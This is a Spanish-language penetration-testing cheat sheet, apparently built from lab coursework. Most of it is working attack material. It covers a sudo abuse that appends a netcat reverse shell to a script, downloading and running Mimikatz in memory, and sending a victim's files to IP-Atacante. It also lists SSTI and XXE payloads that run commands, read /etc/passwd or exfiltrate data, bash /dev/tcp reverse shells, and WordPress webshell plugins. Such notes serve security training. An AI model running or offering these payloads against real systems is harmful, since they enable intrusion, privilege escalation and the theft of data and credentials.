- Atacante a la escucha: nc -lvp 443
- Suponiendo que tenemos el acceso a la víctima, tipeamos el comando **sudo -l** y vemos algo como lo siguiente:  
User nibbler may run the following commands on Nibbles:  
(root) NOPASSWD: [/home/nibbler/personal/stuff/monitor.sh](#)
- Podemos apreciar que es posible ejecutar el script para este ejemplo monitor.sh
- Ejecutamos el siguiente comando en la victima (agregamos un shell inverso de una sola línea al final del script, luego de haber hecho una copia del script, para este ejemplo monitor.sh):

echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f /bin/sh -i 2>&1 nc <IP-atacante> 443 >/tmp/f'   tee -a monitor.sh	
sudo /home/nibbler/personal/stuff/monitor.sh	Y lo ejecutamos

**Nota:** con lo anterior deberíamos tener una shell inversa en nuestro pc atacante como usuarios root.

#### Resolución de problemas de conexión:

Luego de usar proxy web (foxy proxy) – si las páginas no cargan verificar que este en turn off  
ssh-keygen - En caso de que comencemos a enfrentar algunos problemas con la conexión a los servidores SSH o la conexión a nuestra máquina desde un servidor remoto

## Metodos de solicitud:

<b>GET</b>	Solicita un recurso específico. Se pueden pasar datos adicionales al servidor a través de cadenas de consulta en la URL (p. ej., <code>?param=value</code> ).
<b>POST</b>	Envía datos al servidor. Puede manejar múltiples tipos de entrada, como texto, archivos PDF y otras formas de datos binarios. Estos datos se adjuntan en el cuerpo de la solicitud presente después de los encabezados. El método POST se usa comúnmente cuando se envía información (por ejemplo, formularios/inicios de sesión) o se cargan datos en un sitio web, como imágenes o documentos.
<b>HEAD</b>	Solicita los encabezados que se devolverían si se hiciera una solicitud GET al servidor. No devuelve el cuerpo de la solicitud y, por lo general, se realiza para verificar la longitud de la respuesta antes de descargar los recursos.
<b>PUT</b>	Crea nuevos recursos en el servidor. Permitir este método sin los controles adecuados puede conducir a la carga de recursos maliciosos.
<b>DELETE</b>	Elimina un recurso existente en el servidor web. Si no se protege adecuadamente, puede provocar una denegación de servicio (DoS) al eliminar archivos críticos en el servidor web.
<b>OPTIONS</b>	Devuelve información sobre el servidor, como los métodos aceptados por este.
<b>PATCH</b>	Aplica modificaciones parciales al recurso en la ubicación especificada.

## Codigo de respuesta HTTP:

<b>1xx</b>	Proporciona información y no afecta el procesamiento de la solicitud.
<b>2xx</b>	Devuelto cuando una solicitud tiene éxito.
<b>3xx</b>	Devuelto cuando el servidor redirige al cliente.
<b>4xx</b>	Significa solicitudes inapropiadas <b>from the client</b> . Por ejemplo, solicitar un recurso que no existe o solicitar un formato incorrecto.
<b>5xx</b>	Devuelto cuando hay algún problema <b>with the HTTP server</b> en sí.

<b>200 OK</b>	Devuelto en una solicitud exitosa, y el cuerpo de la respuesta generalmente contiene el recurso solicitado.
<b>302 Found</b>	Redirige al cliente a otra URL. Por ejemplo, redirigir al usuario a su tablero después de un inicio de sesión exitoso.
<b>400 Bad Request</b>	Devuelto al encontrar solicitudes con formato incorrecto, como solicitudes con terminadores de línea faltantes.
<b>403 Forbidden</b>	Significa que el cliente no tiene acceso adecuado al recurso. También se puede devolver cuando el servidor detecta una entrada maliciosa del usuario.
<b>404 Not Found</b>	Devuelto cuando el cliente solicita un recurso que no existe en el servidor.
<b>500 Internal Server Error</b>	Devuelto cuando el servidor no puede procesar la solicitud.

Top 20 errores más comunes que cometen los desarrolladores web y que son esenciales para nosotros como probadores de penetración son:

- | No. | Error   |
|-----|---|
| 1.  | Permitir que datos no válidos entren en la base de datos            |
| 2.  | Centrándose en el sistema como un todo                              |
| 3.  | Establecimiento de métodos de seguridad desarrollados personalmente |
| 4.  | Tratar la seguridad como su último paso                             |
| 5.  | Desarrollo de almacenamiento de contraseñas de texto sin formato    |
| 6.  | Creación de contraseñas débiles                                     |
| 7.  | Almacenamiento de datos sin cifrar en la base de datos              |
| 8.  | Depender excesivamente del lado del cliente                         |
| 9.  | Ser demasiado optimista   |
| 10. | Permitir variables a través del nombre de ruta de URL               |
| 11. | Confiar en código de terceros                                       |
| 12. | Codificación de cuentas de puerta trasera                           |
| 13. | Inyecciones SQL no verificadas                                      |
| 14. | Inclusiones de archivos remotos                                     |
| 15. | Manejo inseguro de datos  |
| 16. | No cifrar los datos correctamente                                   |
| 17. | No usar un sistema criptográfico seguro                             |
| 18. | Ignorando la capa 8   |
| 19. | Revisar las acciones del usuario                                    |
| 20. | Configuraciones incorrectas del cortafuegos de aplicaciones web     |

HTML inyección (examples):

```
<a href="http://www.example.com">Click Me</a>
```

XSS Inyección (examples):

```
<img src=/ onerror=alert(document.cookie)>
```

Servidores web más populares:

Apache	Nginx	IIS
Apache Tomcat		

## Ffuf:

**Nota:** si echamos un vistazo a esta lista de palabras (/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt), notaremos que contiene comentarios de derechos de autor al principio, que pueden considerarse parte de la lista de palabras y desordenar los resultados. Podemos usar el siguiente comando para deshacernos de estas líneas con la opción **-ic**.

ffuf -w wordlist.txt:FUZZ -u <a href="http://SERVER_IP:PORT/FUZZ">http://SERVER_IP:PORT/FUZZ</a>	Fuzzing de directorios
ffuf -u http://example.com/FUZZ -w wordlist.txt -fc 403,404	Omite código de estado
ffuf -w wordlist.txt:FUZZ -u <a href="http://SERVER_IP:PORT/FUZZ">http://SERVER_IP:PORT/FUZZ</a> -fs 302	Omite los códigos Size
ffuf -w wordlist.txt:FUZZ -u <a href="http://SERVER_IP:PORT/indexFUZZ">http://SERVER_IP:PORT/indexFUZZ</a>	Fuzzing de extensión
ffuf -w wordlist.txt:FUZZ -u <a href="http://SERVER_IP:PORT/blog/FUZZ.php">http://SERVER_IP:PORT/blog/FUZZ.php</a>	Fuzzing de página
ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ -recursion -recursion-depth 1 -e .php -v	Fuzzing recursivo
ffuf -w wordlist.txt:FUZZ -u <a href="https://FUZZ.hackthebox.eu/">https://FUZZ.hackthebox.eu/</a>	Fuzzing de subdominio
ffuf -w wordlist.txt:FUZZ -u http://academy.htb:PORT/ -H 'Host: FUZZ.academy.htb' -fs xxx	Fuzzing de VHost
ffuf -w wordlist.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php?FUZZ=key -fs xxx	Fuzzing de parámetros - GET
ffuf -w wordlist.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'FUZZ=key' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx	Fuzzing de parámetros - POST
ffuf -w ids.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'id=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx	Fuzzing de valor
ffuf -w wordlist.txt:FUZZ -u <a href="http://SERVER_IP:PORT/FUZZ">http://SERVER_IP:PORT/FUZZ</a> -r	Seguir redirección con -r
ffuf -w wordlist.txt:FUZZ -u <a href="http://SERVER_IP:PORT/FUZZ">http://SERVER_IP:PORT/FUZZ</a> -k	Omitir el certificado SSL

## Diccionarios:

/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt	Lista de palabras de directorio/página
/SecLists/Discovery/Web-Content/web-extensions.txt	Lista de palabras de extensiones web
/SecLists/Discovery/DNS/subdomains-top1million-5000.txt	Lista de palabras de dominio - VHost
/SecLists/Discovery/Web-Content/burp-parameter-names.txt	Parámetros Lista de palabras
/SecLists/Discovery/DNS/subdomains-top1million-5000.txt	Lista corta - enumerar subdominios

## BASH:

- Escribe todos los números del 1 al 1000 en un archivo ids.txt:

```
for i in $(seq 1 1000); do echo $i >> ids.txt; done
```

## Transferencia de archivos:

### Codificación y decodificación de PowerShell Base64: (Pasar archivos en base64)

- Archivo que queramos transferir htb.txt, podemos utilizar diferentes métodos que **no requieren comunicación de red**. Si tenemos acceso a una terminal, podemos codificar un archivo en una cadena base64, copiar su contenido desde la terminal y realizar la operación inversa, decodificando el archivo en el contenido original. Veamos cómo podemos hacer esto.

## Comandos:

md5sum id_rsa	Obtenemos el hash MD5 128-bit
---------------	-------------------------------

Ahora en Linux codificamos y en windows decodificamos el archivo htb.txt:

- Podemos ver que con el código anterior en windows con power shell en el escritorio creamos el archivo htb.txt y que el código MD5 es el mismo tanto en windows como en Linux.

## Descarga de archivos con PWS (Power Shell):

(New-Object Net.WebClient).DownloadFile('<Target File URL>', '<Output File Name>')	Descarga de archivo con PWS
(New-Object Net.WebClient).DownloadFileAsync('<Target File URL>', '<Output File Name>')	Descarga datos de un recurso a un archivo local sin bloquear el subproceso de llamada.



### Power Shell Downloads: (Windows)

Invoke-WebRequest https://<snip>/PowerView.ps1 -OutFile PowerView.ps1	Descargar un archivo con PowerShell
IEX (New-Object Net.WebClient).DownloadString('https://<snip>/Invoke-Mimikatz.ps1')	Ejecutar un archivo en memoria usando PowerShell
Invoke-WebRequest -Uri http://10.10.10.32:443 -Method POST -Body \$b64	Subir un archivo con PowerShell
bitsadmin /transfer n http://10.10.10.32/nc.exe C:\Temp\nc.exe	Descargar un archivo usando Bitsadmin
certutil.exe -verifyctl -split -f http://10.10.10.32/nc.exe	Descargar un archivo usando Certutil
wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh -O /tmp/LinEnum.sh	Descargar un archivo usando Wget
curl -o /tmp/LinEnum.sh https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh	Descargar un archivo usando cURL
php -r '\$file = file_get_contents("https://<snip>/LinEnum.sh"); file_put_contents("LinEnum.sh",\$file);'	Descargar un archivo usando PHP
scp C:\Temp\bloodhound.zip user@10.10.10.150:/tmp/bloodhound.zip	Subir un archivo usando SCP - SSH
scp user@target:/tmp/mimikatz.exe C:\Temp\mimikatz.exe	Descargar un archivo usando SCP - SSH
Invoke-WebRequest http://nc.exe -UserAgent [Microsoft.PowerShell.Commands.PSUserAgent]::Chrome -OutFile "nc.exe" Invoke-WebRequest	usando un agente de usuario de Chrome

### Smbserver.py: (Servidor SMB)

impacket/examples/smbserver.py	Ruta de ubicación
cp impacket/examples/smbserver.py .	copiarlo en el directorio actual
python3 impacket/examples/smbserver.py a .	creamos un recurso o carpeta compartida con el nombre (a)
python3 impacket/examples/smbserver.py a . -smb2support	

### Descargando un archivo de linux a windows via SMB: (sacar un informacion de linux a windows)

```
copy \\IP-Atacante\a\mimikatz.exe
```

En caso de que realizando este procedimiento por SMB nos restrinja por temas de usuario y salga un aviso como el siguiente:

- No puede acceder a esta carpeta compartida porque las políticas de seguridad de su organización bloquean el acceso de invitados no autenticados. Estas políticas ayudan a proteger su PC de dispositivos inseguros o maliciosos en la red.

Podemos realizar el siguiente proceso:

- Cree el **servidor SMB** con un nombre de usuario y una contraseña

python3 impacket/examples/smbserver.py b . -user test -password test -smb2support	Atacante
net use n: \\192.168.209.128\a\htb.txt /user:test test	Victima Win
net use \\192.168.209.128\a\htb.txt /user:test test	Victima Win

### Linux a windows:

Estando el atacante como servidor compartiendo el msi malicioso (creado con msfvenom) ejecutamos lo siguiente para descargarlo desde la maquina victima (windows).

```
certutil.exe -f -urlcache -split http://10.10.14.6/reverse.msi reverse.msi
```

Servidor FTP Atacante:

Instalacion:

```
sudo pip3 install pyftplib
```

Ejecucion de server FTP Atacante:

```
sudo python3 -m pyftplib --port 21
```

```
sudo python3 -m pyftplib --port 20
```

En la victima ejecutamos es el mismo que vimos anteriormente en descarga de archivos con PWS:

(New-Object Net.WebClient).DownloadFile('ftp://IP-Atacante/htb.txt','htb.txt')	Descarga de archivo con FTP
(New-Object Net.WebClient).DownloadFile('ftp:// IP-Atacante:20/htb.txt','htb.txt')	Por el puerto 20

Ahora en windows codificamos y en Linux decodificamos el archivo asd.txt

```
[Convert]::ToBase64String((Get-Content -path "C:\Users\Lenovo\asd.txt" -Encoding byte))
```

```
PS C:\Users\Lenovo> [Convert]::ToBase64String((Get-Content -path "C:\Users\Lenovo\asd.txt" -Encoding byte))
aG9sYSBhc2Q=
PS C:\Users\Lenovo>
```

```
echo aG9sYSBhc2Q= | base64 -d > asd.txt
```

Decodificando el archivo asd.txt base64 en Linux

```
root@kali:~# ll
total 2,8M
-rw-r--r-- 1 root root 8 mar 26 14:28 asd.txt
```

Comparando el Hash MD5 en windows:

```
Get-FileHash "C:\Users\Lenovo\asd.txt" -Algorithm MD5 | select Hash
```

```
PS C:\Users\Lenovo> Get-FileHash "C:\Users\Lenovo\asd.txt" -Algorithm MD5 | select Hash
Hash
----
C4AB0D8CADE114A9FFDEE85D0C2B24ED
```

Comparando el Hash MD5 en Linux:

```
md5sum asd.txt
```

```
#md5sum asd.txt
c4ab0d8cade114a9ffdee85d0c2b24ed asd.txt
```

## Sacar información de windows a linux via SMB:

python3 smbserver.py a .	Atacante - smbserver.py lo encontramos en impacket/examples
Copy-Item -Path "C:\Users\htb-student\Desktop\archivo" -Destination "\\IP-Atacante\a\"	Victima windows – Enviamos el archivo de windows a linux por smb

### Carga de Archivos de Windows (Victima) a Linux (Atacante):

- Instalamos en linux uploadserver

```
pip3 install uploadserver
```

- Ejecutamos el servidor en linux

```
python3 -m uploadserver
```

- Ahora desde windows enviamos archivos a linux

```

IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/juliourena/plaintext/master/Powershell/PSUpload.ps1')
Invoke-FileUpload -Uri http://IP-Atacante:8000/upload -File C:\ruta\archivo-deseamos-enviar

```

## Cargar archivos de windows a linux en base64:

nc -lvnp 8000	Linux a la escucha
\$b64 = [System.convert]::ToBase64String((Get-Content -Path 'C:\Windows\System32\drivers\etc\hosts' -Encoding Byte))	Convertimos hosts a base64 y lo guardamos en la variable \$b64
Invoke-WebRequest -Uri http://IP-Atacante:8000/ -Method POST -Body \$b64	Lo enviamos

- Obtendremos algo como lo siguiente en la maquina atacante

[illegible]

### Cargas FTP: (Sacar información de windows a linux via FTP)

Enviamos archivos de Windows (Victima) a Linux (Atacante)

<code>sudo python3 -m pyftplib --port 21 --write</code>	Atacante a la escucha
<code>(New-Object Net.WebClient).UploadFile('ftp://IP-Atacante/imprimir.PNG', 'C:\Users\Lenovo\Desktop\imprimir.PNG')</code>	Enviamos una imagen con nombre imprimir.PNG

### Ejecutar un archivo sin descargarlo con wget:

```
wget -qO- https://raw.githubusercontent.com/juliourena/plaintext/master/Scripts/helloworld.py | python3
```

### Descargas SSH:

<code>sudo systemctl enable ssh</code>	Habilitación del servidor SSH - Atacante
<code>sudo systemctl start ssh</code>	Iniciamos el servidor SSH
<code>netstat -lnpt</code>	Vemos si se ejecuta
<code>scp root@IP-Atacante:/home/user/asd.txt .</code>	Desde la víctima descargamos el archivo

### Linux: creación de un servidor web con Python3:

<code>python3 -m http.server</code>
<code>python3 -m http.server 80</code>
<code>python2.7 -m SimpleHTTPServer</code>

### Linux - Creación de un servidor web con PHP:

<code>php -S 0.0.0.0:8000</code>
----------------------------------

### Linux - Creación de un servidor web con Ruby:

<code>ruby -run -ehttpd . -p8000</code>
---

### Dirsearch:

<code>dirsearch -u http://192.168.100.39/</code>	
<code>dirsearch -u http://192.168.100.39/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200</code>	
<code>dirsearch -u http://192.168.100.39/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e php,html -t 200 -f</code>	
<code>dirsearch -u http://192.168.100.39/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -r</code>	Seguir redireccionamiento con -r
<code>dirsearch -u http://example.com -e php -x 403,404 --exclude-status 403,404</code>	Excluir código de estado

### Cifrar y desciframos un archivo en linux:

<code>openssl enc -aes256 -iter 100000 -pbkdf2 -in /etc/passwd -out passwd.enc</code>	ciframos passwd con el nombre passwd.enc y ponemos un pass que deseemos
<code>openssl enc -d -aes256 -iter 100000 -pbkdf2 -in passwd.enc -out passwd</code>	desciframos el archivo passwd.enc y le ponemos como nombre passwd al archivo descifrado

load kiwi	Cargar el módulo de Mimikatz
lsa_dump_sam	Dumpear la Sam

## SQLMAP:

sqlmap -u "http://www.example.com/page.php" --current-db	Descubrir las DBs
sqlmap -u "http://www.example.com/page.php" -D dbname --tables	Descubrir las Tablas
sqlmap -u "http://www.example.com/page.php" -D dbname -T tablename --dump	Obtener data de la tabla

## SQLMAP USO DE COOKIES:

Escaneo de vulnerabilidades de inyección SQL en una URL con una cookie:
sqlmap -u "http://www.example.com/page.php" --cookie "PHPSESSID=1234567890abcdef" --dbs
Obtener información de la base de datos utilizando una cookie:
sqlmap -u "http://www.example.com/page.php" --cookie "PHPSESSID=1234567890abcdef" -D dbname --tables
Obtener información de una tabla utilizando una cookie:
sqlmap -u "http://www.example.com/page.php" --cookie "PHPSESSID=1234567890abcdef" -D dbname -T tablename --columns
Obtener datos de una columna utilizando una cookie:
sqlmap -u "http://www.example.com/page.php" --cookie "PHPSESSID=1234567890abcdef" -D dbname -T tablename -C columnname --dump

## MONGO DB: (DB NoSQL)

- Comandos de Instalacion:

sudo apt update
sudo apt install mongodb
sudo systemctl status mongodb

- Si los comandos anteriores no funcionan, ejecutar los siguientes comandos:

wget -qO - https://www.mongodb.org/static/pgp/server-4.4.asc   sudo apt-key add -
echo "deb [ arch=amd64,arm64 ] https://repo.mongodb.org/apt/debian buster/mongodb-org/4.4 main"   sudo tee /etc/apt/sources.list.d/mongodb-org-4.4.list
sudo apt update
sudo apt install mongodb-org
sudo systemctl status mongod

- Comando de conexión y uso mongodb:

mongo <dirección_IP>:<puerto>	
show dbs;	show databases;
use mydatabase	Setear una DBs
show collections;	Ver las colecciones que contiene la DB
db.flag.find().pretty();	Volcar la información de la colección flag

## RSYNC:

- Rsync es una herramienta de sincronización de archivos y directorios entre sistemas que se ejecutan en diferentes máquinas.

<code>rsync --list-only &lt;IP-victima&gt;::</code>	Enumerar los archivos compartidos de rsync en la víctima, el puerto default es <b>873</b>
<code>rsync --list-only 10.129.161.52::public</code>	Ejemplo de un recurso compartido llamado public, veríamos que hay dentro (encontramos flag.txt)
<code>rsync --list-only 10.129.161.52::public/flag.txt flag.txt</code>	Para descargar el archivo flag.txt

## BurpSuite:

<code>burpsuite &amp;&gt; /dev/null &amp;</code>	
<code>http://burp/cert</code>	Descarga el certificado para SSL

## Comprimir y descomprimir archivos zip en linux:


<code>zip -r nombre-deseamos.zip Archivo-a-comprimir/</code>
<code>zip -r pkexec.zip CVE-2021-4034/ - ejemplo</code>
<code>unzip nombre-deseamos.zip descomprimir</code>
<code>unzip pkexec.zip - ejemplo</code>

## SSTI (Server Side Template Injection):

Comandos básicos:

Jade (NodeJS)- Handlebars (NodeJS)- JsRender (NodeJS)- PugJs (NodeJS)-NUNJUCKS (NodeJS)

```
{{7*7}}
${7*7}
<%= 7*7 %>
${{7*7}}
#{7*7}
*{7*7}
```



#### Jade (NodeJS)

```
#{root.process.mainModule.require('child_process').spawnSync('cat', ['/etc/passwd']).stdout}
```

#### Handlebars (NodeJS)

```
{{#with "s" as |string|}}  
  {{#with "e"}}  
    {{#with split as |conslist|}}  
      {{this.pop}}  
      {{this.push (lookup string.sub "constructor")}}  
      {{this.pop}}  
      {{#with string.split as |codelist|}}  
        {{this.pop}}  
        {{this.push "return require('child_process').exec('whoami');"}}  
        {{this.pop}}  
        {{#each conslist}}  
          {{#with (string.sub.apply 0 codelist)}}  
            {{this}}  
          {{/with}}  
        {{/each}}  
      {{/with}}  
    {{/with}}  
  {{/with}}
```

#### JsRender (NodeJS)

```
{{:"pwnd".toString.constructor.call({}, "return  
global.process.mainModule.constructor._load('child_process').execSync('cat /etc/passwd').toString()")({})}}
```

#### PugJs (NodeJS)

```
{localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('touch /tmp/pwned.txt')}({})
```

#### NUNJUCKS (NodeJS)

```
{{range.constructor("return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')")({})}}
```

#### Reverse shell en node.js (SSTI):

##### Ejemplo 1

```
{{ namespace.__init__.__globals__.__os.popen('bash -c "bash -i >& /dev/tcp/IP-Atacante/443 0>&1").read() }}
```

##### Ejemplo 2

```
echo -ne 'bash -i >& /dev/tcp/IP-Atacante/4444 0>&1' | base64
```

Resultado (YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yNS80NDQ0IDA+JjE=)

```
{{(config.__class__.__init__.__globals__[os].popen('echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMy80NDQ0IDA+JjE=${IFS}|base64${IFS}-d|bash').read())}}
```

No olvidar poner el atacante a la escucha (nc -lvp 4444)

En el siguiente link veremos los códigos RCE (Codigo de ejecución remota)



Información completa de **SSTI (Server Side Template Injection)**: <https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection>

#### SERVIDOR PHP A LA ESCUCHA:

php -S localhost:8000	Servidor local a la escucha puerto 8000
php -S 0.0.0.0:8000	A la escucha por cualquier interface y puerto 8000

#### WFFUZZ:

A parte de los comandos que veremos a continuación se debe tener en cuenta que esto se puede usar para ataques como (**Broken access control o control de acceso roto**) personalizando el diccionario que deseamos usar para que haga un FUZZ, ejemplo quitando el (1) **?id=1** y colocando el (FUZZ) **?id=FUZZ**.

Búsqueda de parámetros (no mostrar errores --hc=404)(no mostrar errores --hw=7) -t es la velocidad threads
wffuzz -u "http://URL?FUZZ=" -w /wordlists/common.txt -t 200 --hw 7 --hc=404
Búsqueda de archivos o directorios
wffuzz -u "http://URL/FUZZ" -w /wordlists/directory-list-2.3-medium.txt -t 200 --hw 7 --hc=404

#### UNISCAN:

Instalación
apt install uniscan
ejecución
uniscan -u https://portalarmenia.smartmt.com --qweds

#### XXE INYECCIÓN:

##### Detectar la vulnerabilidad

- Prueba de entidad básica, cuando el analizador XML analiza las entidades externas, el resultado debe contener 'John' en firstName y 'Doe' en lastName. Las entidades se definen dentro del elemento DOCTYPE.

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY example "Doe"> ]>
<userInfo>
  <firstName>John</firstName>
  <lastName>&example;</lastName>
</userInfo>
```

##### XXE CLÁSICO

- Explotando XXE para recuperar archivos
- Intentamos mostrar el contenido del archivo /etc/passwd

```
<?xml version="1.0"?><!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd'>]><root>&test;</root>
<?xml version="1.0"?>
<!DOCTYPE data [
```

```
<!ELEMENT data (#ANY)>
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<data>&file;</data>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<ELEMENT foo ANY >
<ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<ELEMENT foo ANY >
<ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>
```

### ⚠ Clásico XXE Base64 codificado

```
<!DOCTYPE test [ <!ENTITY % init SYSTEM "data://text/plain;base64,ZmlsZTovLy9ldGMvcGFzc3dk"> %init;
]><foo/>
```

### Envoltura de PHP dentro de XXE

```
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=index.php"> ]>
<contacts>
  <contact>
    <name>Jean &xxe; Dupont</name>
    <phone>00 11 22 33 44</phone>
    <address>42 rue du CTF</address>
    <zipcode>75000</zipcode>
    <city>Paris</city>
  </contact>
</contacts>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<ELEMENT foo ANY >
<ENTITY % xxe SYSTEM "php://filter/convert.base64-encode/resource=http://10.0.0.3" >
]>
<foo>&xxe;</foo>
```

### Explotación de XXE para realizar ataques SSRF

XXE se puede combinar con la vulnerabilidad SSRF para apuntar a otro servicio en la red.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<ELEMENT foo ANY >
<ENTITY % xxe SYSTEM "http://internal.service/secret_pass.txt" >
]>
<foo>&xxe;</foo>
```

### Explotación de XXE para realizar una denegación de servicio:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data SYSTEM "http://publicServer.com/parameterEntity_oob.dtd">
<data>&send;</data>
```

File stored on [http://publicServer.com/parameterEntity\\_oob.dtd](http://publicServer.com/parameterEntity_oob.dtd)

```
<!ENTITY % file SYSTEM "file:///sys/power/image_size">
```

```
<!ENTITY % all "<!ENTITY send SYSTEM 'http://publicServer.com/?%file;'>">
%all;
```

### XXE con DTD local:

```
<!DOCTYPE root [<!ENTITY test SYSTEM
'http://h3l9e5soi0090naz81tmq5ztaaaaaa.burpcollaborator.net'>]>
<root>&test;</root>
```

```
<!DOCTYPE root [
  <!ENTITY % local_dtd SYSTEM "file:///abcxyz/">

  %local_dtd;
]>
<root></root>
```

### REVERSE SHELL SMTP:

Reverse shell mediante el servicio de correo SMTP.

1.En la máquina comprometida, abra una conexión de socket a un servidor SMTP controlado por el atacante:

```
nc atacante.com 25
```

2.Envíe un saludo inicial al servidor SMTP:

```
EHLO mi_dominio.com
```

3.Inicie sesión en el servidor SMTP enviando el comando "AUTH LOGIN". Proporcione su nombre de usuario y contraseña codificados en Base64:

```
AUTH LOGIN
```

```
Username: tu_nombre_de_usuario_en_Base64
```

```
Password: tu_contraseña_en_Base64
```

4.Envíe el correo electrónico que contiene el código del shell inverso. Asegúrese de que el cuerpo del correo electrónico contenga el código del shell inverso que ejecutará la conexión inversa con la máquina del atacante:

```
MAIL FROM: <tu_direccion_de_correo_electronico>
```

```
RCPT TO: <destinatario@atacante.com>
```

```
DATA
```

```
From: <tu_direccion_de_correo_electronico>
```

```
To: <destinatario@atacante.com>
```

```
Subject: Ejecutar shell inverso
```

```
#!/bin/bash
```

```
bash -i >& /dev/tcp/atacante.com/4444 0>&1
```

```
.
```

No olvidar poner el atacante a la escucha:

```
nc -lvp 4444
```

### CODIFICAR TEXTO PLANO A BASE64 (TEXTO A BASE64):

```
echo "hola" | base64
```

Decodificar de base64 a texto plano:

```
echo "aG9sYQo=" | base64 -d
```

### LOCATE:

Comandos para instalar locate en debian (parrot):

```
sudo apt-get install mlocate
```

```
sudo updatedb
```

```
locate mimikatz
```

Ejemplo de búsqueda

### WHICH

```
which mimikatz
```

Buscar en el sistema

### Hydra:

```
hydra -l user -P passlist.txt ftp://192.168.0.1
```

```
hydra -L users.txt -p 'funnel123#!#' ssh://10.129.228.195
```

```
hydra -L users.txt -p 'funnel123#!#' 10.129.228.195 ssh
```

### Psql: (PostgreSQL)

Instalacion:

```
sudo apt-get update
```

```
sudo apt-get install postgresql
```

```
sudo service postgresql start
```

### Reenvío de puerto local (local port forwarding) – ssh tunneling

**Shell atacante 1** - ssh tunneling

```
ssh -L 1234:localhost:5432 christine@10.129.228.195
```

**Shell atacante 2** – conexión con la DB por el puerto 1234

```
psql -U christine -h localhost -p 1234
```

### Comandos psql:

<code>\list</code>	<code>\l</code>
<code>\connect secrets</code> (secrets es la DB)	<code>\c secrets</code>
<code>\dt</code>	Listar las tablas de la DB secrets
<code>select * from dbname;</code>	Dbname hace referencia al nombre de la DB

### Enumeración: (Post explotación)

ss -tln
-l: Display only listening sockets.
-t: Display TCP sockets.
-n: Do not try to resolve service names.

### Hacking WordPress:

Luego de ganar acceso a WordPress hacemos los siguientes pasos
Creamos un archivo con el nombre shell.php con el siguiente código
<?php system(\$_GET['cmd']); ?>
Ahora lo convertimos a .zip con el siguiente comando
zip shell.zip ./shell.php
Lo subimos al WordPress y lo Activamos en el botón (Activar plugin)
Luego lo intentamos activar en la página de plugins instalados, el cual hace que aparezca un error y no de la ruta de donde se encuentra el script malicioso, luego de ir allí escribimos después del .php?cmd=id

- Otra forma puede ser que metamos el código de un web shell al comienzo de un código de los plugins ya instalados en la pestaña de (Editor de archivos de plugins) .

Entonces al comienzo del código ingresaríamos este código <https://github.com/Anonimo501/php-webshells/blob/master/Collection/Simple-Webshell.php> y guardamos cambios, posterior a esto vamos y activamos el plugin en la pestaña plugins instalado y recargamos la página, el cual se reflejaría el web shell.

O podemos subir en vez de un web shell, un **reverse shell**, con el siguiente código

<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/IP-Atacante/443 0>&1'"); ?>
---

### Instalación de GO:

Descarga el archivo binario de Go para la versión que deseas instalar desde la página oficial de descargas de Go: <a href="https://golang.org/dl/">https://golang.org/dl/</a> .
sudo tar -C /usr/local -xzf go1.16.3.linux-amd64.tar.gz
export PATH=\$PATH:/usr/local/go/bin
go version

## Pivoting con chisel:

Github de chisel: <https://github.com/jpillora/chisel>

- Instalacion de chisel:

Dentro de la carpeta de chisel tipeamos el siguiente comando:	
go build .	Compilamos chisel
go build -ldflags "-s -w" .	Reducimos el peso
upx brute chisel	Reducimos el peso
du -hc chisel	Vemos el tamaño de chisel

- Atacante a la escucha mediante chisel como server:

```
./chisel server --reverse -p 444
```

- En la victima ejecutamos chisel como cliente:

```
./chisel client IP-Atacante:444 R:127.0.0.1:445:IP-Victima:445
```

